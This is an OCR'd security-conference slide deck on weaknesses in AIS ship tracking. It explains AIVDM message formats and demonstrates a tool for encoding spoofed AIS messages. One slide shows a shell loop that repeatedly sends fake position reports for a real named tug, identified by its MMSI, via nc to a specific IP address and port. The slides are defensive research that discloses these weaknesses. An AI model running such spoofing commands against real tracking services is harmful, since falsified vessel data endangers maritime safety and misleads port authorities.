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


Hey Captain, Where's Your Ship? Attacking Vessel Tracking Systems for Fun and Profit

Marco Balduzzi, Kyle Wihoit, Alessandro Pasta
(@embyte / IZ2PMO, @lowcalspam, IZ2RPA)


Ingredients

Automatic Identification System

- Tracking system for ships
  - Centralized management for port authorities (VTS)
  - Ship-to-ship communication in open-sea
- Used for plot, course, position, and speed
- Some Applications:
  - Vessel Traffic Services
  - Collision Avoidance
  - Maritime Security
  - Aids to Navigation (AtoN)
  - Search and rescue, Accident investigation
  - Binary messages, e.g. weather forecasting


Automatic Identification System

- Introduce to supplement the existing safety systems, e.g. traditional radars
- IMO agreement 2002, widely used since 2006
  - Required on any international ship with gross tonnage of 300 or more tons.
  - Also required on ALL passenger ships regardless of size
- Estimated 400,000 installations. Expected over a million within 2014.


Attacker
Internet
Attacker
AIS Gateway
AIS Gateway
VTS (Marine Authorities)

Online AIS Services

- Collects and visualizes ships information
- Upstream done via:
  - Email
  - TCP/UDP Socket
  - Commercial Software
  - Smartphone Apps
  - Radio-Frequency Gateways (deployed regionally)



AIS Application Layer

- AIVDM Sentences
- NMEA Sentences , as GPS

```
!AIVDM,1,1,,B,177KQJ5000G?tO`K>RA1wUbN0TKH,0*5C
TAG, FRAG_#, FRAG_ID, N/A, CHANNEL, PAYLOAD, PAD, CRC
```

Message 1/18: Position Report

Maritime Mobile Service Identity (MMSI) number: Shared among multiple messages

- Longitude, latitude, navigation status, speed-over-ground (SOG), course-over-ground (COG)
- Sent every 3 to 30 seconds, depending from ship speed
- 168 bits

Message 24: Static Report

- Types 24A [160 bits] and 24B [168 bits]
- Name, callsign, dimension
- Type of ship and cargo type, e.g.
  - 35: Engaged in military operations
  - 51: Search and rescue
  - 55: Law enforcement
  - 5X: Carrying dangerous goods (e.g. Nuclear)

Few-Others

- Type 8: Binary Broadcast Message
  - Weather Forecasting
- Type 22: Channel-Management
  - Reserved for Port Authorities
- Type 14: Safety-Related Broadcast Message
  - SOS, Man-In-Water

Generate Valid AIVDM Sentences

```
$ ./AIVDM_Encoder.py --h
Usage: AIVDM_Encoder.py [options]

Use this tool to generate the binary payload of a NMEA0183 (attack) sentence.
Brought to you by embyte.

Options:
  -h, --help            show this help message and exit
  --type=TYPE           Type:
                        1  = Position Report Class A;
                        14 = Safety-Related Broadcast Message;
                        18 = Standard Class B CS Position Report;
                        21 = Aid-to-Navigation Report;
                        22 = Channel Management;
                        23 = Group Assignment Command;
                        24 = Static Data Report)
  --sart_msg=SART_MSG   14. SART alarm message, default = SART ACTIVE
  --mmsi=MMSI           MMSI, default = 247320162.
                        970010000 for SART device
  --speed=SPEED         18. Speed (knot), default = 0.1
  --long=LONG           18. Longitude, default = 9.72357833333333
  --lat=LAT             18. Latitude, default = 45.6910166666667
  --course=COURSE       18. Course, default = 83.4
  --ts=TS               18. Timestamp (sec), default = 38
  --v_AtoN              21. Specify that the AtoN is virtual, default = real.
  --aid_type=AID_TYPE   21. Type of AtoN (light, bouye)
  --aid_name=AID_NAME   21. Name of AtoN
  --channel_a=CHANNEL_A
                        22. Specify channel frequency for A, default = 2087
                        (87B = 161.975 MHz). Ref ITU-R M.1084
```


AIVDM_Encoder Example

- Example of generation of AIVDM Sentence for
- Ship involved in Military Operations
- Named HiTB13

```
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10
01100000001110101111011100111001100010010010001100000000000000000000000000000000
00000001000001001010100000010110001110011000000000010100000010100001010001010000000
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 B
!AIVDM,1,1,,B,H3co>HTS000000089D2ik01@:550,0*2D
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 A
!AIVDM,1,1,,A,H3co>HTS000000089D2ik01@:550,0*2E
$
```


Identified Threats

- Grouped in two macro families:
  - Implementation-specific VS protocol-specific



Spoofing Attack


- Ships, AtoN, Aircrafts





```
embyte@wine:~$ for i in `seq 100000`; do sleep 1; echo -n -e `./AIVDM_Encoder.py --type=1
--mmsi=367532850 --speed=5.2 --long=-96.9197 --lat=32.8651 --course=353.1 | xargs -I MARCO
 ./unpacker MARCO 1 A` | nc -q0 -u 5.9.207.224 5322; done
```

Autopwning

- Script to make a ship follow a path over time
- Programmed with Google Earth's KML/KMZ information



Ship Hijacking via AIS Gateway



Eleanor Gordon

- Eleanor Gordon...Real ship...

Vessel's Details

Ship Type: Tug
Length x Breadth: 60 m X 16 m
Speed recorded (Max / Average): 7.5 / 6.4 knots
Flag: USA [US]
Call Sign: WDG4089
IMO: 0, **MMSI:** 367532850

Last Position Received

Area: Mexico Gulf
Latitude / Longitude: 30.1854° / -91.0188° (Map)
Speed/Course 6.6 knots / 328°
Last Known Port: NEW ORLEANS
Info Received: 0d 0h 4min ago (AIS Source: 396)

Current Vessel's Track

Itineraries History

Voyage Related Info (Last Received)

